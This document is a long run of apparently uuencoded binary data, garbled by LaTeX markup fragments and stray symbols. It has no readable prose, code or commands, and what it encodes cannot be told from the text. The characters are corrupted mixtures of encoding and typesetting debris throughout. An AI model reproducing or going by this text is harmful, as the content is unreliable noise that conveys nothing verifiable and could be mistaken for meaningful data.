\texttt{MPPGWACYT7;V2$J(B*1'DE/\+GK(B\02](,<P=@7:V,\&EPI,M4CJ(`TC[*S>;D))} = \texttt{MPPGWACYT7;V2} = \texttt{MPPG$ M"0,47Y;L&TPR+<_!U?',<?8!'/9Q/V%/GIDQ8MH3TYUOO'8*HTAO_U]4B%AUÐ MC!\H(VZACRGS@;:8>A?S_&".B(ZWGS^Z\$D9K'6URO-KD>+6QL1GG\$[`BGX#MĐ MS'C=L-O&: G`BN1 VWAUXWCUX'@E<;PZY7AURO'JE./5*<>KTR'QAC>0P(XDĐ MXVPV';CNB0]G//VOH<)U[_@R56>2R_")";;-N"STIKQH+(Z#\.H\$2'W/'"TLD MC)[*#FE@L\@O)<)UE\6>8PRR%ZB_SEOINDOPV.!L8XS;,#[0J"^;BVT0):>:Đ M\HVW0-PB+A4'\$8.N@P@V/AU&/4"&"OC<A+`#\;@&E/9`M>Y@ZD(5Z5BMA793D M6LEX)%C<H/Y'X"*W2([?(CE^B]A8/2%A/Y<P\P]Z:R7K= 9N`/OR&^%+&!3JĐ $\texttt{M]} \texttt{I51?} (\texttt{ZH/W\$DI[\1D\&3Q816_:+0>?^H)P:XEB9XX6XOX@3^*\#?V\&4XX:-XW76D)} \\$ MUO<>9R=]#@/L_:/%<KM\M'YGU:;;ZK7<KJ>_\$XBW;NNY+M8;*ZY]CG#17&\$:Đ $M[FCCLI.X#:,T/W^RE^QWH)+?\\-Q+"V/XXL\\<^9@Z]1[&\\&&LUWB/P)H='H(<D)$ $M!NG-WIZ)QU-'86^OE+V]40;V2M:S]TG8@Q(F]#2Y^F:'DR*VOJFL=,!KD!<QD$ MA(89PVD@(.`&SXX%KDG?Y)M"+[!9.M?H6\$@#<2@*D;7>'1MO&J`K&;YWZJVOĐ $M*12N = A7'2 = EE + \#s" (Q'@ > JQ = X7 = A37 (,7R0^3!! + UP!Q^)DN . [7,S+=D]$ MB;X\$'G-3AIU^4,Y]J)LRY`?O\$`I#GPW(/AN0?3;@+52QT](;1^T\+?TTR4U+D MS_D(:*E8@%<5L100RQ)9U3\$7R8ZY2';,12-C7R;E9%_.^NFD[>)@8&WWYF!`D MTI&+@P&U0]-* @*, #T+8KWMR,+OO!'K'^::;*PV^R>2:H.T[PS5!GPFN:8-\$Đ MD0T2138P%#G.)V#U/@'C\^F2T(=>:ASCB7NMTS<<H(`;-882TD`<F"7WFD/9Đ MJ'858!IA9[8:S'X(]&UGLGLH;3>3"74Q-PRS<<-P'`KKCL<-PQ6RZZZ077>%D $MY#JND%S'%;K<7E.65;=*BD"0!DS$-9YS9#]T=9&:+I!_D;AW<I`&XH"0^KMNÐ$ MD=IV[[RMO;OK=W*E*/JZSS8/],':SS)8[7XNG._P<^'\`ARL+\C!^H(<K"^,D</pre> M%J]]<-@!/@'+.5APJ/(3&*UK/4=K,KKZOEL?+9!QA8S1FHRC!?TYW5@H+/=)ÐMF&'I>&8'!J;:')AXJC^^9'4VF9\$CI.Z?Y-YKZQI.DW\$T=`VGG_KX:/P<C\^>Đ MHBY4ZQ=X'':-')5KY*A<(V5:UTB9UC4CGT(W[[8I-!)AR/:-U.Z90F?A%.K#D $M*;0<I]^-<K!ND(-U@YQ"-\@I=,-V3*%;=NL4:F4CMF=/H9=P"KV,4^AO.(5>D)$

MP2ETLQR5F^6HW"RGT,UR"MVL1N7[D*]B[`0C=]I/8)7[Y!A8C6%K<A<;&VC+D M. `8#DPUW>([7/D;7F>,%;5]`)KAVN1`'=II;2^5XG=&SNC^Q/-5=F^I/95.)Đ M/MJ_Z5J*Q+4',UZ+[A92`_U-R=[,P0?G&#OXTW:YM4:YMQ9P_6A!#>8B0W2[Đ M[,_;97_>+G>WM\O=[>TZ'PTJ*3,>OCCTP66M'_)3ULM:/UC@?%SH)U#2`ZS_Ð $\verb|M8-;=Z]F3,/*Y=\#G@^<3?\&)@/:2`.;+]^8)R]4W9WU_*Y7%]VEV<Z0IV/?Y;FD$ MN.8'_7"5<1IV%FZQ^W"\$[Y(C?)<<X;O8:((*)H>U^`3,^9@4R.*E#%<9E'0\D M(E5(`)6?'"TL/C[*OF`?^+#GF,\DN5^Y!ULM/I];WP+BP-8[N3OU+3ZVLD:(Đ $M(2YS5G%Y\KH7$NX$0(+V-5'H?.AK(E!=N(D!5!<>:G\5J>^]$I?NE;AT+\.;D$ MJWP"=IU/P';%Y5JX);X^Q^7:P\$XJPF]?_!%**R[.;2AG))=S'Y`]_8#LZO?DĐ $\texttt{M.O>`7.<>} \texttt{",M;ZW/A@`A8>\&`)} \texttt{!CQ\&?\%@B/AA<-ZP^]} \texttt{W@]PS]A\#.27<I8OD }$ MDG9=N1U6L#AY&_L"2YYQS^/PGF'&VV9^N`?'^PSZ^Y=:-S_^F1^F"_1.V(76Đ MA1K0)IAUNE!C.IH?K@MP8<8,ZL)KZS.I"XI)1U&WB[JST\$[JT:AY];#\$E8<EÐ MKCP\6FA><5B53\"<%/XR&X6_C"E@O2.?M[`3^I?9UU0)LPTW:,#G(O1GT&J-Đ M-@@]I(\$X<*M_IHW0QU<D^CY.80^QE3="@G]DF4'PZUP\$OZ;22?!U\C.'N%5HD M>@DWQ;L4R<^C\$J4>E2CU*\$.?&WP"=I-/P`Q"[V&?JX3D%B>#86:3U\$,:0>KSD M]FA2+P[YME4,=Q\-VF22_W.1_*_!_G]2]O^3LO^?E%/Z23FEGU3][S)9?("GD $MR > GP63QL IDL?'RG[S*OK$#(SQS6>O+=%?[3(0ER-5V+SN81^[*/B]=ND)]$ $M7(#1?W59[$6Z^?Y5AQZ]=3,S64*C/_\L8T1C$Z)T/,TZL\7:-$WG;;NO,V^Đ$ M->4RFIX7W,FG0:)^>A`SQKQ`:UUND\HB=U@=17:/L::[3"V#=4ORS&@O0\NGD M\$*%@?#;]>GVT4&+GBNTW2!CL1KEB^R\E[\$49#X;A!0;[C\QOE\$_`8,2Y">?]Ð MSZRSZXK\HI-Y_QQM,=<,?0[:;:#8?LL><`&>43=]D-WFFA_\$R^^E_S/7;`SSD $M^* = ,H^*?Z^* G:S5[B!Y6=-.PD;W7:02]$, $MRUB[>D^L_JUD6$#QOS!G@5$,;=D$ M@[#Q:!IY+S2-/`&-(Q?G)]<72Z@+XK=2-()0EL]OY)53&RZ]5&#WMT#KJ/L<DM=:NI"_>*:_+Y*XL3X9E?6NXDZDZB[M[4/9"Z^U"WSL=-+!]+W7VI/T3=6NHNÐ MH.Y^U(7Y/1F-+OQRM#"Y_,QH87+Y&;E9_J7<+/^2P8[PBWC3_2+>//KU:P8[Đ M";_&D%/S.+VG^>'7&+AOAOD]&!#Y2;L+3PQC<OGWHS\^D\N_'BU,+O]AM#"YĐ M ,?1PN3RLZ/M)I>5W;EW/#<:PABE%W/I@[VRAS%*Z(4C]\!KW;6',8O+-&A@Đ $\verb|M]0C9T:FFN>4IE>X'R<T'^<QKW3<@,_I5U(2Z$9G2$R13^H)D2E\8+:YU<]A\D|$ MGX!MSSY3<)36?>9K<I_Y_D>VSSS8NL\<S*8_UGWFQU7>"/>9D\U]YH\$[O<_LD MQ'UF%%'J98E2+TN4>EGN,U^6^\R7S7UFX81[E6%*CD?O"99?WO""0=TV6IB5D $M\=QPIYI)/=]+10V0!J(`R*P&BOV?(S4XF,M;X2DJ-S$GJKMPIYI*NPYEF(-Ð))$ M`!;ZLCUU<6%QX(1QIY<7<2EP@[C193MJ8.;KC,7F6EQLKJ,N]-67<6Q?EV/[Đ MNAS;U]DX`H_%88M\`K9K)%!3:7ZOYI!`!5SS_",<J8\X^Q&.>)XYB_]1*F:QĐ M_7`#^LL\DCP<QUA<T-LFQW:;'-MM;!P'?0*6]0D8-TGE,:2CT=6'5#^'MQDAĐ MAS3"*-69II9+\$^>W=N_,'\$9'0\R^94[FSAP*:*<I:*2+,M.O.!Z'XATY%._(Đ MH7AGM#\ZSF\3?*V:Z;9-WRPI'I/L]?W5'*YAU1D5\JO)47WEE^/2(#]*9SBD MZQ"OWI=X];[\$J_<9#FWV"=@6GX#M&KRZA>9W:@Z\^N<>B%=["%;M4IR:_A'AĐ M%##P'*?@B^,4?(TA&WT"MMDG8\$+G7UI,7W!F`'6 *."==>>]0[(ES)C-N`V%D MZ\&LS?H8M]T'D3A;"&*G"L]-9Q/)K<A_,:W+-`,?FS#^7/K[MDO[6[!CNY6^D M3-G]2U]NBX30?W>8C.>=NBD!QKF``F/7(*Z.INYA\$W\$;*)R!EPIFXJ4"N`\$&Đ MXS0+\6^4Q+]1\$0]&,5Q[PB=@/_<)F*%[:*H;%GON-ASX0MPL#5CG7VBH%H(GD MG_#G5FVJA8EL<E4JJUT_V@D%0^B*<;(KQLFN&#?&KHJ"NB,5G@TN)[EU0D;[Đ MX"\$IYSR"-*.QX5L,G9"/1`-PS4>E`C@\/?VGH4L"`U`L!Z!8#D!Q[@&8N,,#Đ $M<\#0059_W$ `.Q.I9PU'[,^WO:J_IA[8.@W4]TN#Z_:!/S\9:!\5\$&OD(-<(0>YĐ M8HPP9,)AY_H\$3+MZ>EGHO8X-K5OX\!<NN"SV3D1Z05GWS072&]LB5<0@B3JND MW[)A02#BAH>VR,?F=?B9/LR)P7PBC\>#`2SE\0:I20;8<I2TRK64?<&!3BU#Đ M4+HSP8/O,!\$'WV#UA1^0)R1L.1\$'Z:LE#(QF/NVI>W8;R7V!UJ9[!FD@SLV[Đ M&<WCT53/ZA%>S[7IGNFFF6Y#%(0!\$::9&O/Y!=VF?/Z<2HBZK=1MSN>6WN;ED $M<U-,\ZG[6>J&J0M]<B(>=DV4J#I1HNK$,4)AA<.J?^*&J*JVOG4S1]7-0HU\D$ M'/O@-KV.YG@KPXHP[.\$+'\Y.%'!^GH#?H<)-)VPZ_K)8443E!+'W99<[%PC@Đ M!AH>VB*+W?0+FLF&V+CUQ?"6%F7\QK\$3"(Z8P(R&1XF;GAQMCY&P>?3K#(:VĐ $\label{eq:mg3} $$ MG3(\%6`4]D\&@14Z.$9H@!WK27]$$ = \&28'M,Q'S;@1A?1<2\EOXNVHT:!<ETD $$$ $M^N^-EQ';GT\#,S3IB"D/G\#I[/=)(%^.U)\#^Z'>(SC'8\#^@^]C")L0QY'WDNIÐ$ $M"Y9V+\CMSX_0UU^Q,]2]W3J?IZZH)US)77AL?H04!?Z[TMH7ZQ6(G&M1.):Ð$ MAK#'^`3L.)^`6=\6.:/+K7+5>IU`/&%!F%"</(\$EO*SU!J&=!`[@Z0T43Q]4Đ M]U4NBST8T1681`J1Y_K0%HG7H2WK07-IH\4(:+9(@Z^/;=X4E`I/3M.B11J<Đ M6J_#>LR);1F:(+VMF]<7;IJZ(?:RR&E.:,L0K?;+P@+IYO5%FVA>+W>H^,Z\D MILN"N)5F.JM?7A^[:M,X"5\?NDJ5=]7(TE_I2'^E2G_E^L+7&GV.QHNJ;01SĐ

 $M<P*Z177I7CJ<]E_A$/507!][>=,R1[^_3%NK&V+=2W8I5*G(Z(1A2W+4RZO[Đ))]$ M:=BF9G>:0CK(0U7VO#95[&#;.Y3VGN`5),:L>]<WX<(/_90P:XC#^D14-;9YD M3M&\$"W[E9UJ(<L#6_9NF>\#/NDCT\.8YA1,NC/ET&-'G"\$?0.DWYSR<1[C&>Đ M218J^[P0W@L24X'/KK&`V:V;7_L;T50;-=/DM&Y#T[P"*C4]1/Z"T.;7KB.:Đ M2J4VD]>] $XQN:[0HP]1>9#J3H+&?#Q6S:(@N]9*^+"V4L/2=!&`"F=<1K"^%,Ð$ MK=67NTMHIXI:8GJMA1T*ZUY61&FC+)E/O[%L^FU^[2]\$TT;5J!5%%-JI'@&5Đ MS@YAHW-UCM&9[0I@N+!1PX6-GKCPL@O;M[=3-^6_-N']#S^4^,P*WP*C*#59Đ M@<6.:(`-H>O6K2HD*V`*;UAON.[OM)#KUG<4ZMR,TF(]G8NT"NGWD6.\$12:NĐ MQ0J<310C78#U6R2M<\$UE\8`-/[\08+"&!AD7`T:`#V>A8+R9:Z("MS.>Q5LGD $\label{eq:main_policy} $$M\P-;_1D_^s(1;/W-LHSO_1''/RJ_GI*A?Y(I-LO)WI'Q2GQB2U`KM5VG2=CQD = 0.$ M/G\$QI45^P;/?/+\^^06[)Y[?>I^XP'*US.\NGS!1_:`,_:E/7&_Y@XRWU2<LĐ $M^{;G0R}X11F5?E&K^{5LFOPZWB}J^{,0}/QNOTBYXR^{4JF^{,Q},<8W^KK^{19},D$ M\:!?M/QG\NLY&?I7F=\V"?N/A(W-\$[#2/)'S?A(V17X=FR=TCAOE5YA^K698Đ M\$1&PE\$RQ(D_4Y1(9>GV>*/=N6=J/9.BOY=>?Y-=F^G4G^WI+I@"!'^^U?0(BD MOX,"(L71`1'0!`GKD%]+9>B`A*V5N5PL85?*KZ_1KX?8UQTR[?TR]%'Y];3\D M^K.,]XJ\$0140[2C,%Z55Y(00@^17G?P*YHMR3Y0I%N5+?,D797Q"IKA4QKM2Đ MPFZ67P_*T\$<D[+<RES])V&ORZYU\46=?@4@[H4"\$ULBO@^77#!EOCH2=6"#:Đ M<; *\$]=&O+,.<\PIR;>3O+6#76QV"]\.I3SR%!S/]-F+74&?[E=VAH;L@&#HAĐ MV"7LOM=/KZOOFD'_J3^9?(MX/SRWYU47GWD[R>?>D*XP'71FZA[\1ZQ)^W3Đ $M:E<HOX2*^Z7:^V[7>>Y/^4-<8^A9:'*W)Q:!8K,4,W^+(LMM9P['!K.>FQ2D]$ M@?(9!@Q!'7N4+7:VS\US]B7L<U/T.XKPE_S\.NXFZM93=S-U/TG=?U`7)`ROÐ $M4_=SU*44?>U5, &^H^VWJODW=AZG[+^H^2]UWJ^N*$6"/&S@)L,.]C;KO41<4D$ M9<\$.]WBX@DWWQ1-]W`[WX3YNAQLTG_.I"XJ>\+0Q\(+PM/%2'W_:>`ATY:B[Ð MDKICJ'LA=<=1]TKJ3J#NH]0MIBX\/%U&W7RZYE10=PQUJZA;2]UJZAY#W8E0Đ $\texttt{M\#G4G4;} - \texttt{NGM3MX.Z^{\}) \land \texttt{GKJUU.VG+EV9UIY+W<G4082Z^{\}U/W1NH>0-W[J'LPĐ) }$ $M=1^G[B'4_1UU#Z4N[2MR&'4#M&\/IRYM"ZQK:VE99"IU9U+W2.JV4K>.NDNHD$ $M>Q1UKZ'N+.K>2=UCJ/L@=>DJN/;GU)U#W6>I>QQU7Z;N\=3=0MVYU/V`ND'JÐ$ M[D4)6@-URZA+U\RUU=1M`GD%=9NA/ZD[C[JG43<,Y5+W).I^@KJT+FL_0]TVĐ MD%MOMYVZ7Z=N!W6_2]U.ZCX58/BR]@_4C5'W']3MHNZ_J;LOZD'=DZF;1ZGXĐ $MJ = 0M! EI/W?VH&Z?N$?D, #] <> 2]T$=4/4I6U?VTG='NIV4S=)W11U>Z'_J;N4D$ MNC=0EZ[R:^^@[IG4_0YU^ZC[/>KV4_=7U!V\$?J'NV=`OU\$U3]SWJ9F#\88V`Đ M)[*INY*Z4ZF[BKH-U%T-XT_=<V#\J7LN=6/474/=!'4_1=U!ZIY/W4]1]P+\D M`^I>2-VKJ?MIZC*:A'*>`\>(YQ"/'".>0SR2R71>I5^',-@F_!K#>+\#&>QAĐ M_!I#`!MYVHA?I-WB%_'>](MXE[7>P%3NI3;^52YM_(!DF^%H@\$B[?'6,008%D M:*Z7;_Y!NI8QPH3K+/:5ZE^1Z\$OUU%+Z>F0FF3TN.K=64/#M?D7QD#'B%<49D M["O/B] = QCATC + (A > -4K4Q - M8["%:RN/D%N24,::QV(&A;'R@-YY.]"] -> MN + DMS67CD#_N\%?9ETUCAK-QJ+,2^M\$77!PQ[>[H-@X?,\RSZW5W^D9X>O1PL:\$\D M<;UN-588S?M!L<72T2%:EE#'(K]3GX(N"<R.[-5XGAV4XLZ@%'<&&=J^+&\$;Đ $\texttt{M)} < \texttt{S} : \texttt{Y9]} \\ \texttt{^M} \\ \texttt{^H@04+QHS,CBP?\#UAZG]IA.[*PW6S.84?VB9PCLV9GAL9ZK7} < \texttt{?D} \\ \texttt{^{1}} \\ \texttt{^{1}} \\ \texttt{^{2}} \\ \texttt{^{3}} \\ \texttt{^{4}} \\ \texttt{^{3}} \\ \texttt{^{4}} \\ \texttt{^{4}} \\ \texttt{^{5}} \\ \texttt{^{6}} \\$ $\verb|M2X|?AS<+A8)KB^SQ\$MGC+6/\$X_0<]K"\$X2G)E/6MSVP(/=-Q6>NSK!.7P3_4D)$ MX[0E>PKCFV%"\7TY(&=N6[)3-+]YX@#OFP1SV))],F?G.LS)ZL6X^_49VJ_Ð M+7:9RS#MR4+'ZB>F\(8DU.7K:.SF5NS@!;*#%\@.7C!&F#/BL`<E;/OMR;:PĐ M7MXY>[+L5G`.>[)/Y>S;76!2UHG'C&B'9+^%9+^%C#X:UJ;L;=M!;[TZ!TYPĐ M<]';1SXR>BM,E/ZXV&E9EG?0*;*#3I\$==(H'\$A&]GX1K6E09SO8**FUP40E,D MZP&&>K5D>RVNG\$QRTU';J??)V.-@;61WGGK3/7`BO1,65^J--IEO6WTCCRM>Đ M?#N//TAT5QZWM/*=/&YIY6YD&,^OHW^&'/TSY.GV&?)T^PR=;LN'^QANH,VLĐ M6"%_,90?-!>R>Y<9S[\$3MM%T[DOGTP4^]SMWPC8:6(ZY=S>^<Z=>N!.O/1]^Đ M^`@OGMVA&]6`_F<7A06[(P:<;<ZCRP<]WC*;8AGO)_!].S#4R2X94A>,.?S,Đ M%O]-W-<8(`W\$@2W"S7O0@X9BN/<[?HOS]YH*@P1_#48VDEJZ+\$L\KJT>2-Q:Ð M5\$?Y^&2>15WHDZ-Q,,^4@WFF',PSQPB;SQQ6[Q,PQ^0%S>%-!6!,"XY4'"]CD M-JF7,8LBRB3>>XZW-`OY]59Y?L/P0P(VW<)1`]@)+KX%-H`+7H\E@N(W\$"\$\D $M!8K$Q:-+22[Q*#P$4&@@DTXU*GS`D3J1"=*PEQ I[^K=::`B)&5WP],)2?++D$ M] $< .(P, #6297TU) 7(+M(R-X)5/7E<+H0MZ[400%.10X.*>L#J4N:*T=%N!JÐ$ M)X=3%U:;*=0]B[I'4!?Z=2K:ZQJ0"#D@\$7*`(1_<M.&P:3X!6R1AITI8KCORĐ $\texttt{M:SS5C(:[(P^*;]._GN"/?06?>G]B^\&_+3S2N,Q67F4V8[>C\^*\<U^*\<UR\8+D) }$ $\label{eq:mass_self_mas$ $MN3R; ^O=0GT, , V[^TPLSR?^GJW]/901:*+</^72W[=[7LW]6L+W\E8<](V$Y=D)$ M&P0!R+=R7!O\QIYW;7"DEP9OU2\-[LB5P35R&-;(85@S1CSJRV&'^`1,_-T^Đ M6FP)H7_C]'<:&5_\O*PP:^XN>MRP?W`@PT6FA86,-<>O,:S\,<17!,CI(V]LĐ

M'4/12#C'+.64.+I*X*VPS--8#]F+U)8-,3JYH=8+-W96KJ`D2[?DJZ@"*`]ÐMOYQVG?Z\%O1`:F#)4"^)<;>^GK`\"S'/RTE>R?CR/&:%F\:%6RQ;P9]E.!H'D M>SE;17@AB2^!-5.\$CR/QWK[\$4NDOHOY4GPHOH^EI?T'I,L\JFL=0;R9U#FV;D $MR' < 2B6 > 7 + (V) Y8G61L \times X6: 5AF UUC; XBK): XW#]@^\3X/OA?^*VG?01 + B[D$ MASZ;H/5AEI42(*#Q7\$+CY6\$\/4X>ZY\\AO@B#HP#C).(<S;&*>-C"(HC1GH?Đ $MJ=\#"`,;""`^KLHQ]\#84=QMKE9W\#XULO/=[4CC^Q=Q./78-O;K'CA0OBA?GBUÐ$ M-]E3FUDVD,[.);\$3#M""Z^>AA/R-K:(OS\:^W!?K4\$-&LSZHE6,7(/OAMYG&Ð M7>\`V5_K6XAGZ]L#L8_VT_KH8.RC`IJ68#T@O%;#H4/QVYR3AVO].TC4]^'8Đ M=PTCZSN^J!D]UH0])MH^B&V?JO47P([4^FL:?HM^`!S,NO`HC]1A/^AS8":VĐ $M!?(%^)$>[2_2TARMS9M:#7XLPD_V;G^\^M(O.L63W6<E>^2^+)ZE)"&6(U#BD)$ MD9_2'IX_\1^GU=6WB_(_S\$X/^WI2*^)9F@7_H%&WO;%5T-82_\$%?SV5U\I,3D MBN`)`4XG&8*1LX<&D"[RJ\+IY'(L#^3R0:TMA1[E324!2]V2J[J3@W!)CG3)Ð M3QX?QJ01QZ0`,)3\$&"RDC1^\$B_&;)_&:TYKY2!-8'A=P'`'\`O^)]#?6[R-AĐ MB2.X5EW`OULP+]%'K8B3[CS\I\$WA&2L7XMK*ZL!X[C"%JY-)`9L#)Q5QMK@=Đ MW07H1K0V";R/%FEY\$=4F5SF..<'[2_2+#_-8Z(JG:#K++^`L:S'&>Y+BRFC*D M%#13_X3R`.DLTD?VC:W%%&]B%";D%\<S6"GIPO1K5&0&7U2\$[VB"J'@;K)L^Đ MQCO0]7EYG`\$Y+,OQ;7F\9Z"9\H6\$EN.#/.-Q8%_ZXBMZLXDE?732P\$3I[AO(Đ MP&M-VUC90I.Q['A\1;*[*=G7!">Y-\$S@&N#K.'*0_Q2,=VH1K/_>^.KN;S7FD M<ZVXCWQ93US+U.&5\QK&*R[QT\>^!=XG#+Q?HN\$?Q#L#\:_;&%.?1[RDI,<4D M%VG\$'L2]7EM\`Z<2QER#>"E+O+B&OV<5Z?FI>N8J2^"BGD['15!_:63^-[9.Đ $\texttt{MH!1J*?UV=C3@P"BRC,+7.`,HO(2<6<2W@/*TC>\%,GJ_/A<-YON4,WWIZ^[).D}$ $\label{eq:m-s-ap^-B} $$M-$-AP^-B^PY<I\#.G^_!G^-,7$`8PWR'!QY/CC[DMW/]MHR$XDKYP4$$>=D)M#MD$$$ MQ:S<>,R?'72]2,OQ=\$C#WR\$-?U<:^+M*PS.(MP+Q<K517Q5FX(61+BG#.#Z?Đ M@_C\"73/M95GX.M*\Z\AWB<M\88TO/Y4D9Y?COI;\%I/)_#Z%A=>YY'S\$*]YĐ MQW.<7B-PF@,9/J_UP.?S+?B\;HOX*][F],+968BS%V*\BYPXZXDK8LUM*N(TD M2NP71E&J?+%UK%3?YJ"S:D>[8B#5,Y<XM#@78>DPAALT/-7W59<5*;YC@X:_Đ MGS'P]PJMCA#O4L3#SQKCK\+4^)?@^O\YQ,W/P_C2<2\JY_YX=#5AWQ1'!@=2Đ $\texttt{M_90'9/[+:3Q^5B"@;VP5:58D^H:2\sline)!*\&M?L\#.BW`E+B_T*1ZC7?D }$ M=O3;-W+1A5T@=X!2]8SJF^P;#T?EFNKKZKMX!D+SEO.5OJ(O:>-WE3%^5Q?QĐ $MN?PE8\Z\#_UK$MVN,L51ASGV'7LY7L)Q^[[Z*=[+6L4<15%<9?5++>D.+6M]DD$ M-%M3-:9ESQZ^/";CZ-)]F#K'7A\LJF03J?YDFB>/&0#'GJ<!]SQ?<^/7B/,1D M??U5+0_1UPU(&V]\$VEA</I;<#'1L45^RW^%/)YQ^4.M++P6\@'ZBT\I_BZ6.Đ MP_73B.@.WS';QHKAR@T:KMQFX.OW\$"=O,'`2_'<@?;E=X1U+<VN1/=Z=.JVAĐ $\texttt{M$;] 9Q\&62W[+\$U_IX\#?; Q5[\&/@; Y`\&?\$@7W8U\backslash EG?!O\backslash (D7@\backslash C7\backslash KRXOF0".+D) }$ M->DN#WZJ'VG4=[S'9Y?.&U-N<H^D_\YOB&.3I]R#8WCC\/-/[.6WFSXZVR1OĐ M%(R4.LJVWCE\'9U'T3M94V=FVU_?I[WKFTZN2*8S25737=730`5F]O4[W__8Đ MJC_O:)MV>F2&;]E.C1>V3_!U#Q3QGVOM]/O)#S1>6LPQD>[A(OZSI?N1MN;>Đ MJM'1GQ0YY<<@QX`Y^H@UGSSR*.8CRA3Q;64^KI6ITXF?&O5^LLBK/#_YF4&SĐ MG[3&\Y&G),WF[8!X0SG:\4NC'2*^K0Z_QKA"9GLUQO7./T!^8]1'3V.KSV^]D $M^"6_XJ5$']C+])%G/?-0:]29R\#__$/GG'Z/[&+I/H/MS='^![J_0?1K=9]#]D$ $M'; J_1_{</Z/Q''/>QVKA_R5BS!=[\J<C)._Y9:X<9]E2.,,5S\C:^@'5Y$=V7D$ MBH8+,_-4\\T6]J,<88_G"/NU9YC"@]E8SY>Q?G]#]Q6CWJ^BNU%KQ\ZD%?AZÐ $M?U$..D1C;S+P^_ZB'/2'QO^');XG[:#Q_VG,3X@OXMZO]YG/3[8:\^/^(EL\D)]$ M']EFU\$',1SL>YI&WC#I`7\$%_S#']ER5OG::8>?\;XPN:`0%,&N%,\$R#_L=3GD M:H_ZO(]Q(X@+FW&,7T=W"[IOH/LFNF^C^PZZ[Z+['KH?%#G'Q-[7?FE(4*^KĐ MO5U^XB]VSEM?L;-.H\$@E^DF4J>.FV4_B0JN91L=/,\THCS3>^!\$@HXO=.`T_Đ M.X[DD;\$>97CC28",]RC#/NYYTC*CCE>Y\3Q`BHTR1'RO=I1ZE)&K'>5RC'TEĐ M^5J:W#B?3RH]ZN;5_FJ,?S+B4@'B4B&Z8]`=A^Y>Z!:A6X)N&;H5Z%:A6U/LĐ MEEM,*E9[S@>P/GL7PSQPRBV=<\0MT]H'R]BWV\Z#/![*D?^#P^0_&?/:O]@.Ð MT_=DYKG60<5:N;3E!V,_ZWLZB'=HL7--/KC868=#L+S#BNTPFRQ)YP>>U-M/Ð $MG.T?(MYASCR=Z[-9GEGG:5B_Z1[U$_$A;)I''03^BO/^(6N=\A1QMS2X]O3D$ M!,C1<BSXF/VIR%[/8PV:/.B9IY_,T=IDAOW::).8]UYMFFN4*^:\+>]ZC"O.Đ M>8_#OC\>W1/0#1;O>+U'4FXCEM-DE!OZB,N=A^7,-\H-?\3EGH3EM!CEMG[\$Đ MY;9C.1U&NOL^XG([L9RH46X,R_V2@\[J/`K7H]'G7[EGF%HKW6'.08PS3*U[Đ MMCRK<^0I]D!UV,Y%V*[%Z)Z,[BGHGHKN:=CN6SW6EQ*25^(OSP-]OH98<[PSD $M?'*(_)B,*0>10C_4X8SB7:M%>=Q0/^C^]1R132R=2Q;.=/CK=]U91P6V:P*)D$ M!UM:VAOCK<'.D^BZKK=MR7]IVVS[JK<TG#/71('C.L\^C3C7-1&WU[+FV?;HD M8A[R/[6?%F5,(QXR\$1KW3"SC3E)03LC%*/?;E2,1;UB574VBS-E5'<_['=9MD MVYD7\!30D*G%_\$QAN>`I`LX^%&?:?_G9PHW,#_4X!X\=;53.\'_#=P/SM[Đ MT<X<V-DV^*%_,ZES\(B3IV&7VII2O5G-WY/J[857,KLQ)L"A'?\$HJ`#S>-^%Đ MO!NS3"=8A.OGK/<6V<]9OP?I(DE9WGW4GTYB<0C[ODRK0E@9Q'E&"S#@I:5UD

M">R'!V1Z&<+@#[*RG+);D>8AK4PCQM8)Y>/)<T6@/[`K#FBYCM>7BYCNP:[(Ð MD-4?]#EY\$C5F,/XR\$?;97K1LT'=GVNG;N&[\$7XJ<N@T`^ZL&._QXZ(-1Y#7(Đ $M;W^PV = \#_7'?P84@\$ _AGP(8]&?2::SA.41H#C-K2"I-O/+M%#&6#*Q&,9CD ML"]!QQ?.Q&JI?TER::H?S\CV@_2T,/@^`.+R0!9V(\$M+`[?QN(=3?R++PZ84Đ MJ[J?<AIA91]!88-#F67Q)8GNL[`^,/=8]VO^GDOV@>=KY\$CJ[TOV+\TN(](/Đ M\T</7YY8%1<P*+N.U8M!9)SNQ&"B.T4)#*:;P>,DTRN8[A.9">U</LC.!L\$_D $M"](,\#,KXQQ3\#7*.^>(;\&GPWU6)D8Y&4&2^/U]Z9$7P1(,^3/^-Q (H;'>\'(Đ))$ M<7R@%^%M\MZ7X&!,'W'&[Q_OTGOYTF\OUG,AU&MH"70HC5M\3F?M8/=*6+WCĐ MU+\TF8U+G,3YGJ!PYUK(X=T6>#'MXQ[6'\L0]3@L*?H(_;!'BX<XCH-_*?CGD $MI0=680@R\(?[,ZD>J-L8D@)_!Z5\&'X6^)FY<UZ7/O"S50+T*?W,'P`(XFI_Đ)$ M,:.]>\$?"SVAM&4`8*KPA854`HX,OSG`'BMUZ0:`C<BV9Y1\L)O)OTAZJ(Y)#Đ M9Z)O8"DM(IE.TU9U:1Z'KENZ6.DOP;>0I62+#?E#L>(-(%ZFF)]UK,`^\$O&NĐ M+[+'6U6LUETXRU^)_.YJ6[[\$J:N6+7;J_T*\<XUX>AYFF&BGD(U\LE@O2[5!Đ MK/]ZF%C_;[3H:IX#]\$GK9-!I^P2%K=&!V[BNVWG%2D<8]-S6%+OUW\$!/&'B*Đ M<4PS@=\$OW]IBERZR[U-87R]]MMFHSW8^QEM7#/>[1H83[K\$P^L<(\$^.:`P][Đ M!I8G4OVB4-VGZ;)]6L/#3VMXN-[`PTLT?(%X%R-^;3#JJ(>9N'<IXMYEMKP,Đ $MO\%FOX9Z(=X4EWJ<U_/I<L9Z?4;>`,TS@U_F(7^EBA5^7PWJH=Q[BTF<`QQP!Ð$ M''@GRUVZTU^WH(_5XX\?T91_/D"QONBPI]AQ]+=GZK]#=XX@C;+XHGTTJ'EĐ M8\$ZQRX1HN'*UABM7:[ARK8\$KUVGC"_&N07SXLH\$K>IB)*U]!7+G>EI>!`]<:Đ MN`+Q;K3\$NUK#E9N*]?R,N@6<80)7+K'@R@W%A+@Z\$?'EJX`OKD".,U^SX,S-Đ M%IRY91B<:4"<^3K&NU7AS(C'UMV_JC]RK7.,191\$3?-I.'.[AC.W:SCS30-GĐ $\texttt{M[M3\&\&>+=@7CQ+0-G]$\#`39[Z-.'.7+2\$\{[YIX`S$N\<2[W8-9^XMUO,SZA9PD]\}$ }$ MR(HCG&<BDG?B=VP?*N:Z+SGPRF%'RF:/\$/+YH897/]3PZD<&7OU8PP6(]S#BÐ $MSD^P[D(.`_S3\#ZQQ_>11`\setminus>03Q[S!;?P)\?&7@&\7YJB?=##<]^5JSGI^HJD$ 